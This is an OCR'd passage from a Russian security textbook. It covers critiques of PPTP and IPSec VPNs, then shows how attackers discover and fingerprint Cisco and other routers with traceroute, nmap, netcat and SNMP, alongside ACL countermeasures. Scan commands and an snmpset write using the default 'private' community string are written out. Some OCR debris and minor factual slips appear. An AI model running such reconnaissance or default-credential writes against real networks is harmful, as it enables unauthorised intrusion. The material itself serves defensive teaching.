http://www.microsoft.com/ntserver/zipdocs/vpnsecur.exe).

НА ЗАМЕТКУ В ответ на предпринятые компанией Microsoft действия Шнейер и Мадж опубликовали новую статью, в которой одобрили результаты устранения большинства из описанных ранее недостатков. Однако авторы замечают, что протокол MS PPTP по-прежнему основывается на пользовательских паролях в целях обеспечения разнообразия ключей.

Однако наиболее важный вывод из статьи Шнейера и Маджа читается между строк: существуют достаточно способные люди, которые хотят и могут испытать на прочность и взломать виртуальные частные сети, несмотря на все заявления об абсолютной защищенности последних. Кроме того, возможности реализации стандартных атак против операционной системы, под управлением которой работает виртуальная частная сеть (например, проблема хэш-кодов LanMan), *а* также просто плохие проектные решения (неаутентифицируемые каналы управления или повторное использование ключей сеансов, созданных с применением шифрования RC4) могут свести на нет все остальные преимущества этой безопасной, на первый взгляд, системы.

Статья Шнейера и Маджа содержит одно парадоксальное утверждение: на фоне жесткой критики реализации протокола PPTP компании Microsoft, авторы выражают оптимистичное мнение, заключающееся в том, что протокол IPSec станет основой технологии VPN благодаря открытости и прозрачности процесса его разработки (`http://www.counterpane.com/pptp-faq.html`). Однако описание протокола PPTP и даже его расширенной реализации компании Microsoft тоже имеется в Internet (`http://www.ietf.org/html.charters/pppext-charter.html`). Так что же выгодно отличает протокол IPSec? Ничего. Стоило бы с таким же пристрастием проанализировать и протокол IPSec. Именно это и сделал Брюс Шнейер (Brace Schneier).

Результаты анализа протокола IPSec

Многие исследователи отмечают закрытость стандарта IPSec, встроенного в Windows 2000 компанией Microsoft. Однако такая закрытость имеет и свои преимущества. Поскольку никто толком не знает принципов работы протокола IPSec, то неизвестны и способы его взлома (устройства, работающие на базе протокола IPSec можно обнаружить путем прослушивания UDP-порта 500). Однако, как станет ясно из следующего раздела, завеса таинственности — не лучший фундамент для создания протокола безопасности.

Результаты анализа, проведенного Шнейером (Schneier) и Фергюсоном (Ferguson)

После "покорения" протокола PPTP Брюс Шнейер и его коллега Нильс Фергюсон (Niels Ferguson) из Counterpane Internet Security сконцентрировали свое внимание на протоколе IPSec и описали результаты своего анализа в специальной статье по адресу `http://www.counterpane.com/ipsec.html`. Основной вывод статьи Брюса Шнейера и Нильса Фергюсона заключается в том, что и сам протокол IPSec, и соответствующие документы, описывающие его стандарт, потрясающе сложны. Это мнение человека, разработавшего алгоритм шифрования, претендующий на утверждение в качестве государственного стандарта США — AES (Advanced Encryption Algorithm, `http://csrc.nist.gov/encryption/aes/`).

В течение нескольких лет этих утверждений никто не опроверг. И хотя мы не советуем знакомиться с этой статьей читателям, которым неизвестен протокол IPSec, осведомленные специалисты получат от нее удовольствие. Вот несколько классических "перлов" и "бесценных" рекомендаций из этой статьи.

- "Протоколы шифрования не должны разрабатываться группами специалистов."
- "Сложность — главный враг безопасности."

- "Единственный надежный способ проверки безопасности системы — ее тестирование." (Главный вывод этой книги.)

A "Избегайте режима транспортировки и использования протокола AH, используйте инкапсуляцию на базе протокола ESP."

Шнейер и Фергюсон завершают свою статью признанием полной капитуляции: "По нашему мнению, протокол IPSec слишком сложен, чтобы быть безопасным. Однако на сегодняшний день лучшего средства защиты не существует." Конечно же, пользователи протокола IPSec должны полагаться на авторов конкретной реализации этого стандарта. Каждой конкретной реализации могут быть присущи свои собственные преимущества и недостатки, которые не останутся незамеченными сообществом хакеров.

Точка зрения Стивена М. Белловина (Steven M. Bellovin)

Наблюдая за дискуссиями типа Cryptographic Challenges (`http://www.rsasecurity.com/rsalabs/challenges/`) или изучая процедуры взлома RC5-64 (`http://www.distributed.net/rc5/index.html.en`), большинство читателей не отдают себе отчет в том, что обычно речь идет о получении взломщиками фрагментов незашифрованного текста. Однако захват передаваемой зашифрованной информации существенно отличается от взлома статических файлов паролей, поскольку поток зашифрованных данных не имеет четких границ, а значит, очень сложно определить начало и конец сеанса связи. Хакеру приходится угадывать, успешно расшифровывая и сопоставляя различные фрагменты разговора, не будучи при этом точно уверенным в правильном выборе исходной точки. Признанный титан мысли в области безопасности Internet, Стивен М. Белловин (Steven M. Bellovin) из лаборатории AT&T Labs Research опубликовал статью под названием Probable *Plaintext Cryptanalysis of the IP Security Protocols,* в которой отмечает наличие известных фрагментов обычного текста в трафике IPSec — поля данных заголовка TCP/IP. И хотя это еще не свидетельствует о бреши в протоколе IPSec, этот факт дает пищу для размышления специалистам по взлому зашифрованных коммуникационных каналов. Соответствующую статью можно найти по адресу `http://www.computer.org/proceedings/sndss/7767/77670052abs.htm`.

Резюме

Теперь многие читатели смогут подвергнуть сомнению надежность общей концепции удаленного доступа, основанной как на технологии виртуальных частных сетей, так и на использовании старых добрых телефонных линий. И это правильно. Расширение пределов организаций до размеров тысяч (или миллионов) по определению надежных конечных пользователей — чрезвычайно рискованное дело, и авторы это доказали. Они предлагают исходить из предположения о том, что удаленные пользователи работают в наихудших с точки зрения безопасности условиях (обычно это достаточно близко к действительности). Вот некоторые советы по обеспечению безопасности удаленного доступа.

T Политика назначения паролей, оправдывающая зарплату администратора по вопросам безопасности, приобретает еще более важное значение, если речь идет о выделении паролей для удаленного доступа к внутренним сетям. Удаленные пользователи должны использовать сложные пароли, надежность которых необходимо периодически контролировать. Рассмотрите возможность реализации механизма двухуровневой аутентификации на основе интеллектуальных плат или аппаратных ключей. Вот перечень некоторых производителей и соответствующих продуктов.

Defender от компании AXENT Technologies Inc.	http://www.axent.com/product/dsbu/default.htm
I-Button от компании Dallas Semi	http://www.ibutton.com/
SafeWord от компании Secure Computing	http://www.securecomputing.com/
Defender	http://enterprisesecurity.symantec.com/products/
SecurID System от компании RSA Security	http://www.rsasecurity.com/products/securid/index.html
DigiPass от компании Vasco Data Security	http://www.vasco.com/products/range.html#Digipass


Выясните у производителей, совместимы ли предлагаемые ими продукты с текущей инфраструктурой системы удаленного доступа. Многие компании предлагают простые надстройки, позволяющие легко реализовать схему аутентификации на основе аппаратных ключей для популярных серверов удаленного доступа типа Shiva LANRover. Таким образом, достичь требуемого уровня безопасности станет значительно легче.

Т Обеспечивая безопасное соединение с Internet, не упускайте из виду обычные удаленные соединения. Разработайте политику контроля удаленных соединений внутри организации и регулярно проверяйте соблюдение принятых норм с использованием программ автопрозвона.

- Найдите и запретите несанкционированное использование программного обеспечения удаленного доступа во всей организации (более подробная информация об этом содержится в главе 13).
- Помните, что через телефонные линии хакеры могут получить доступ не только к модемам организации. Под их "обстрелом" могут оказаться офисные телефонные станции, факс-серверы, системы голосовой почты.
- Научите обслуживающий персонал и конечных пользователей предельно внимательно обращаться с информацией об учетных записях для удаленного доступа, чтобы предотвратить возможность угрозы утечки информации через каналы социальной инженерии. Используйте дополнительные формы идентификации для получения информации по вопросам удаленного доступа через доску объявлений, например, введите систему персональных номеров.

А При всех своих преимуществах виртуальные частные сети могут подвергаться таким же атакам, как и другие "защищенные" технологии. Не верьте на слово уверениям разработчиков по поводу абсолютной защищенности VPN (вспомните статью Шнейера и Маджа, посвященную протоколу PPTP), разработайте строгую политику их использования и периодически контролируйте ее выполнение так же, как и для удаленных соединений через обычные телефонные линии.

ГЛАВА 10



Компьютерная сеть — это кровеносная система любой компании. Сотни тысяч километров медных и оптоволоконных кабелей опоясывают стены корпоративной Америки, действуя подобно сосудам, доставляющим обогащенную кислородом кровь в мозг. Однако во всем есть и другая сторона: типичную корпоративную локальную или глобальную сеть (LAN или WAN соответственно) трудно назвать безопасной. С учетом постоянно растущего значения компьютерных сетей сегодня нельзя пренебрежительно относиться к этой проблеме, так как удачное проникновение злоумышленника в вашу сеть подчас может оказаться губительным для существования компании. В большинстве случаев овладение сетью означает то же самое, что и возможность перехвата почтовых сообщений, финансовых данных, перенаправление потока информации на неавторизованные системы. И все это возможно, даже несмотря на применение частных виртуальных сетей (VPN — Virtual Private Network).

Администратор сети должен понимать, что угроза утечки информации может исходить из любого источника, начиная с архитектурных недостатков и возможности SNMP-сканирования и заканчивая наличием используемых по умолчанию учетных записей, позволяющих кому угодно получить доступ к сетевым устройствам, или "потайных ходов" в базе данных MIB. В этой главе мы обсудим, как злоумышленники могут установить факт наличия в сети сетевых устройств, выполнить их идентификацию, а затем взломать их и получить несанкционированный доступ.

Наибольшая угроза безопасности системы — человеческие ошибки. Необходимо помнить, что любое устройство, такое как совместно используемый концентратор, коммутатор или маршрутизатор, может быть (а именно так обычно и бывает) либо неправильно настроено, либо даже неправильно спроектировано, обеспечивая тем самым скрытый потайной ход к вашим корпоративным сокровищам. Поэтому необходимо выявить все такие устройства и позаботиться о блокировании любых несущих угрозу изъянов, пока до них не добрались злоумышленники.

Исследование

Процесс обнаружения сетевого устройства не имеет принципиальных различий с описанными в данной книге методами обнаружения любых других компьютерных систем. Скорее всего взломщик начнет со сканирования портов, пытаясь найти какие-то "зацепки". Обнаружив открытые порты, он выполнит сбор маркеров и инвентаризацию сетевых ресурсов с помощью утилиты netcat. Если открыт порт UDP 161, скорее всего тут же последует попытка использования протокола SNMP (Simple Network Management Protocol), поскольку неправильно настроенные SNMP-устройства очень часто "выбалтывают" самую сокровенную информацию о своей конфигурации любому, кто ею заинтересуется.

Обнаружение

На этом этапе применяется сканирование портов с использованием разнообразных инструментов, о которых мы уже довольно подробно говорили в предыдущих главах. В большинстве случаев для выполнения всех работ будет вполне достаточно таких утилит, как traceroute, netcat, nmap и SuperScan.

Прослеживание маршрута С помощью traceroute

Популярность	*10*
Простота	*10*
Опасность	*3*
Степень риска	*8*

С помощью утилит traceroute или tracert, входящих в комплект поставки UNIX и NT, соответственно, можно определить основные маршруты, по которым проходят пакеты от вашего узла к другому узлу Internet или внутренней сети TCP/IP. Обладая этой информацией, можно обнаружить очень важный элемент сетевой инфраструктуры — маршрутизатор. Именно маршрутизатор чаще всего становится "мишенью № 1" в попытках злоумышленника обследовать структуру сети. Ниже приведен пример работы утилиты traceroute, из которого видно, как пакеты проходят от одного маршрутизатора (или брандмауэра) к другому.

```
[sm@tsunami sm]$ traceroute www.destination.com
traceroute to www.destination.com (192.168.21.3), 30 hops max, 40 byte packets
1  happy (172.29.10.23) 6.809 ms 6.356 ms 6.334 ms
2  rtr1.internal.net (172.30.20.3) 36.488 ms 37.428 ms 34.300 ms
3  rtr2.internal.net (172.30.21.3) 38.720 ms 38.037 ms 35.077 ms
4  core.externalp.net (10.134.13.1) 49.188 ms 54.787 ms 72.094 ms
5  nj.externalp.net (10.134.14.2) 54.420 ms 64.554 ms 52.191 ms
6  sfo.externalp.net (10.133.10.2) 54.726 ms 57.647 ms 53.813 ms
7  lax-rtr.destination.com (192.168.0.1) 55.727 ms 57.039 ms 57.795 ms
8  www.destination.com (192.168.21.3) 56.182 ms 78.542 ms 64.155 ms
```

Зная, что перед представляющим интерес узлом находится узел 192.168.0.1, можно предположить, что он представляет собой не что иное, как маршрутизатор, управляющий распределением пакетов по узлам сети. Именно поэтому на это устройство (равно как и на другие, попавшие в выявленный маршрут прохождения пакетов), злоумышленник обратит внимание в первую очередь. (Строго говоря, скорее всего, что объектом его внимания станет вся подсеть, в которую входит данное устройство.) Однако знание IP-адреса маршрутизатора не влечет за собой автоматического получения сведений об изъянах в его архитектуре и настройке. Для того чтобы получить такие сведения, необходимо прибегнуть к сканированию портов, определению операционной системы, а также сбору любой дополнительной информации, которая может дать ключ к взлому системы защиты устройства.

О Контрмеры: защита от прослеживания маршрута

Для того чтобы запретить маршрутизатору Cisco отвечать на запросы со значением TTL больше допустимого, воспользуйтесь следующей командой.

```
access-list 101 deny icmp any any 11 0
```

Если же вы хотите разрешить прохождение ICMP-запросов, поступающих лишь из определенных доверенных сетей, и запретить маршрутизатору отвечать на запросы, отправляемые из других сетей, воспользуйтесь следующими командами.

```
access-list 101 permit icmp any 172.29.20.0 0.255.255.255 11 O
access-list 101 deny ip any any log
```

Сканирование портов

Популярность	*10*
Простота	*10*
Опасность	*3*
Степень риска	*8*

НА WEB-УЗЛЕ williamspublishing.com

С помощью утилиты `nmap`, к которой мы очень часто прибегаем в подобных ситуациях, из операционной системы Linux можно выяснить, какие порты маршрутизатора (192.168.0.1) находятся в состоянии ожидания запросов. По комбинации обнаруженных портов часто можно судить о типе маршрутизатора. В табл. 10.1 перечислены стандартные порты TCP и UDP, используемые на самых популярных сетевых устройствах. Для получения более полного перечня паролей обращайтесь по адресу `http://www.securityparadigm.com/defaultpw.htm`. Для того чтобы идентифицировать тип устройств, можно прибегнуть к сканированию портов, а затем проанализировать полученные результаты. Не забывайте о том, что в различных реализациях комбинации портов могут отличаться от приведенных.

Таблица 10.1. Стандартные TCP- и UDP-порты некоторых сетевых устройств

Устройство	TCP	UDP
Маршрутизаторы Cisco	21 (ftp)	0 (tcpmux)
	23 (telnet)	49 (domain)
	79 (finger)	67 (bootps)
	80 (http)	69 (tftp)
	512 (exec)	123 (ntp)
	513 (login)	161 (snmp)
	514 (shell)	
	1993 (Cisco SNMP)	
	1999 (Cisco ident)	
	2001	
	4001	
	6001	
	9001 (XRemoute)	
Коммутаторы Cisco	23 (telnet)	0 (tcpmux)
	7161	123 (ntp)
		161 (snmp)
Маршрутизаторы Bay	21 (ftp)	7 (echo)
	23 (telnet)	9 (discard)
		67 (bootps)
		68 (bootpc)
		69 (tftp)
		161 (snmp)
		520 (route)

Окончание табл. 10.1

Устройство	TCP	UDP
Маршрутизаторы Ascend	23 (telnet)	7 (echo) 9 (discard)[2] 161 (snmp) 162 (snmp-trap) 514 (shell) 520 (route)

Так, если вас интересуют маршрутизаторы Cisco, выполните сканирование портов 1-25, 80, 512-515, 2001, 4001, 6001 и 9001. Полученные при этом результаты помогут определить изготовителя устройства и его тип.

```
[/tmp]# nmap -p1-25,80,512-515,2001,4001,6001,9001 192.168.0.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on  (192.168.0.1):
Port       State       Protocol  Service
7          open        tcp       echo
9          open        tcp       discard
13         open        tcp       daytime
19         open        tcp       chargen
23         filtered    tcp       telnet
2001       open        tcp       dc
6001       open        tcp       X11:1
```

НА WEB-УЗЛЕ wiley.ru/publishing.com С помощью еще одного из наших любимых средств, утилиты SuperScan Робина Кейра (Robin Keir), сканирование можно выполнить из системы NT и найти все открытые порты маршрутизатора. Эта программа позволяет задать список портов, который впоследствии можно применять при каждой операции сканирования (рис. 10.1).





Рис. 10.1. Утилита SuperScan позволяет задать множество портов, благодаря чему значительно облегчается их последующее сканирование

[2] **Как сообщалось в отчете компании Network Associates Inc., этот порт** маршрутизаторов **Ascend принимает лишь специальным образом отформатированные пакеты, так что сканирование этого порта далеко** не всегда **окажется успешным.**

После выбора требуемого перечня портов можно приступать к сканированию сети (172.16.255.0) на предмет поиска устройств Cisco.



Полученная картина использования портов подталкивает к мысли о том, что в данном случае мы имеем дело с маршрутизатором Cisco. Конечно, пока этого нельзя сказать со всей определенностью, поскольку мы еще не установили тип используемой операционной системы. Для того чтобы подтвердить или опровергнуть наши предположения, необходимо провести предварительный сбор информации, что подробно рассматривалось в главе 2, "Сканирование".

Характерной особенностью большинства маршрутизаторов Cisco является также наличие приглашения User Access Verification при подключении к портам vty (23 и 2001). Попробуйте связаться с данными портами устройства с помощью утилиты telnet и, если это действительно маршрутизатор Cisco, вы увидите следующее приглашение.

```
User Access Verification
Password:
```

Идентификация операционной системы

Популярность	*10*
Простота	*10*
Опасность	*2*
Степень риска	*7*

В предыдущем примере, для того, чтобы удостовериться в том, что мы не ошиблись, идентифицировав узел 192.168.0.1 как маршрутизатор Cisco, можно прибегнуть к утилите nmap и использовать ее для определения типа операционной системы (ОС). Поскольку порт TCP 13 открыт, мы можем просканировать узел с помощью утилиты nmap, указав параметр -O, и установить, под управлением какой операционной системы работает узел. В данном случае, как видно в приведенном ниже листинге, эта система — Cisco IOS 11.2.

```
[root@source /tmp]# nmap -O -p13 -n 192.168.0.1
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
```

```
Warning: No ports found open on this machine, OS detection will be
MUCH less reliable
Interesting ports on (172.29.11.254):
Port    State       Protocol  Service
13      filtered    tcp       daytime
Remote operating system guess: Cisco Router/Switch with IOS 11.2
```

ВНИМАНИЕ Всегда, когда это возможно, для идентификации типа операционной системы сканируйте только один порт. Многие операционные системы, в том числе IOS компании Cisco и Solaris компании Sun, известны тем, что в качестве ответа возвращают отправителю пакеты, не соответствующие стандартам RFC, что может привести к зависанию отдельных систем. Для получения более подробной информации об исследовании стека читайте главу 2.

О Контрмеры: защита от идентификации типа ОС

Методы обнаружения и предупреждения попыток сканирования с целью идентификации типа операционной системы подробно описаны в главе 2, **"Сканирование"**.

Утечка информации в пакетах Cisco

Популярность	*10*
Простота	*10*
Опасность	*1*
Степеньриска	*7*

Хотя этот изъян нельзя отнести к устройствам Cisco напрямую, он все же обеспечивает возможность идентификации таких устройств. Информация об этом изъяне впервые была опубликована в бюллетене Bugtraq хакером по прозвищу JoeJ из группы Rhino9. Она заключается в том, каким образом устройства Cisco отвечают на TCP-запросы SYN, передаваемые через порт 1999 (порт, используемый службой ident Cisco). Неофициальный ответ на эту проблему был опубликован в бюллетене Bugtraq Джоном Башински (John Bashinski).

Метод получения информации тривиален. Для того чтобы определить, является ли то или иное устройство маршрутизатором Cisco, просто просканируйте TCP-порт с номером 1999. С применением утилиты `nmap` эта задача решается следующим образом.

```
[root@source /tmp]# nmap -nvv -p1999 172.29.11.254
```

После этого с помощью специального программного обеспечения нужно перехватить ответный пакет RST/ACK. Как видно из рис. 10.2, среди данных этого пакета можно обнаружить слово cisco.




Рис. 10.2. Подобный изъян имеется во всех моделях маршрутизаторов Cisco, что значительно облегчает их идентификацию

Контрмеры: защита маршрутизаторов Cisco от утечки информации

Самый простой способ защиты от утечки информации заключается в том, чтобы в списке управления доступом полностью запретить прохождение входящих пакетов TCP через порт 1999. Это можно осуществить следующим образом.

```
access-list 101 deny tcp any any eq 1999 log ! Блокирование сканирования устройств Cisco
```

К сожалению, подобную утечку информации невозможно предотвратить средствами самой операционной системы IOS.

Инвентаризация и сбор маркеров Cisco

Популярность	*10*
Простота	*10*
Опасность	*1*
Степень риска	*7*

Если по всем признакам устройство ведет себя как устройство Cisco, то, скорее всего, так оно и есть. Однако в некоторых случаях данное утверждение все же оказывается ложным — обнаружения только ожидаемых открытых портов недостаточно, чтобы быть уверенным в том, что вы имеете дело именно с Cisco. Однако можно воспользоваться некоторыми дополнительными проверками, характерными именно для этой платформы.

Служба finger и порты виртуальных терминалов 2001, 4001, 6001

На некоторые запросы служба `finger` компании Cisco может выдавать совершенно бесполезную (для пользователя или администратора, но не для злоумышленника)

информацию. Виртуальные терминалы vty Cisco (обычно с номером 5) отвечают на простой запрос `finger -1 @<узел>`, но в выдаваемых результатах нет ничего информативного, за исключением лишь того, что по самому факту получения ответа можно судить о том, что мы имеем дело с маршрутизатором Cisco.

Еще одним методом получения информации является обращение к портам 2001, 4001 и 6001, которые в маршрутизаторах Cisco предназначены для управления устройством. С помощью утилиты netcat взломщик может подключиться к любому из этих портов и проверить, будет ли получена какая-либо информация от узла. В большинстве случаев полученную тарабарщину трудно назвать информацией, однако если подключиться к этим портам с помощью броузера, указав, например, адрес типа `172.29.11.254:4001`, то результат может выглядеть следующим образом.

```
User Access Verification Password: Password: Password: % Bad passwords
```

Такое сообщение поможет злоумышленнику удостовериться в том, что он имеет дело с устройством Cisco.

Служба XRemote Cisco (9001)

Еще одним часто используемым портом Cisco является TCP-порт службы XRemote с номером 9001. Эта служба позволяет узлам вашей сети подключаться с помощью клиента XSession к маршрутизатору (обычно через модем). Когда злоумышленник подключается к этому порту с помощью утилиты netcat, то устройство, как правило, передает обратно идентификационный маркер, как показано в следующем примере.

```
C:\>nc -nvv 172.29.11.254 9001 (UNKNOWN) [172.29.11.254] 9001 (?) open
 ——Outbound XRemote service ——
Enter X server name or IP address:
```

Контрмеры: защита от сбора информации об устройствах Cisco

Единственный метод, позволяющий предотвратить инвентаризацию устройств Cisco, заключается в ограничении доступа с помощью списка ACL. Можно либо использовать установленное по умолчанию правило "очистки", либо в явной форме запретить подключение к соответствующим портам, чтобы все подобные попытки регистрировались в контрольном журнале. Для этого можно воспользоваться командами следующего вида.

```
access-list 101 deny tcp any any 79 log
```

или

```
access-list 101 deny tcp any any 9001
```

SNMP

Протокол SNMP (Simple Network Management Protocol) предназначен для облегчения работы администратора по управлению устройствами сети. Однако огромной проблемой протокола SNMP версии 1 (SNMPv1) (RFC 1157 — `http://www.ietf.cnri.reston.va.us/rfc/rfc1157.txt`) всегда была абсолютная незащищенность узла, на котором работали средства поддержки этого протокола. В исходной версии применялся только один механизм обеспечения безопасности, основанный на использовании специальных паролей, называемых также *строками доступа* (community string). В ответ на жалобы о наличии слабых мест в системе обеспечения безопасности была быстро разработана значительно улучшенная версия SNMP (SNMPv2) (RFC 1446 — `http://www.ietf.cnri.reston.va.us/rfc/rfc1446.txt`). В этой версии для аутенти-

фикации сообщений, передаваемых между серверами и агентами SNMP, используется алгоритм хэширования MD5. Это позволяет обеспечить как целостность пересылаемых данных, так и возможность проверки их подлинности. Кроме того, SNMPv2 допускает шифрование передаваемых данных. Это ограничивает возможности злоумышленников по прослушиванию трафика сети и получению строк доступа. Однако в то же время ничто не мешает администраторам использовать на маршрутизаторах простейшие пароли.

Третья версия протокола SNMP (SNMPv3) (`http://www.ietf.cnri.reston.va.us/rfc/rfc2570.txt`) является текущим стандартом и позволяет достичь необходимого уровня безопасности устройств, но его принятие, по-видимому, затянется на довольно длительное время. Достаточно изучить типичную сеть, чтобы убедиться в том, что большинство устройств работает под управлением даже не SNMPv2, а SNMPv1! Более подробная информация о протоколе SNMPv3 находится по адресу `http://www.ietf.org/html.charters/snmpv3-charter.html`. Однако ни одна из версий протокола SNMP не ограничивает возможности использования администраторами строк доступа, предлагаемых разработчиками. Как правило, для них устанавливаются легко угадываемые пароли, которые хорошо известны всем, кто хоть немного интересуется подобными вопросами.

Еще хуже то, что во многих организациях протокол SNMP практически не учитывается в реализуемой политике безопасности. Возможно, это происходит из-за того, что протокол SNMP работает поверх UDP (который, как правило, не учитывается), или потому, что о его возможностях известно лишь немногим администраторам. В любом случае необходимо констатировать, что вопросы обеспечения безопасности при использовании протокола SNMP часто ускользают из поля зрения, что нередко дает возможность взломщикам проникнуть в сеть.

Однако перед тем, как перейти к подробному рассмотрению изъянов протокола SNMP, давайте кратко познакомимся с основными понятиями, которые с ним связаны. Строки доступа могут быть одного из двух типов — позволяющие *только чтение* (тип read) и позволяющие *как чтение, так и запись* (read/write). При использовании строк доступа SNMP, позволяющих только чтение, можно лишь просматривать сведения о конфигурации устройства, такие как описание системы, TCP- и UDP-соединения, различные интерфейсы и т.д. Строки доступа, предоставляющие права чтения и записи, обеспечивают администратору (и, конечно, злоумышленнику) возможность записывать информацию в устройство. Например, с использованием всего одной команды SNMP администратор может изменить контактную системную информацию.

```
snmpset 10.12.45.2 private .1.3.6.1.2.1.1 s Smith
```

Маршрутизаторы Ascend

Популярность	*10*
Простота	*10*
Опасность	*10*
Степень риска	*10*

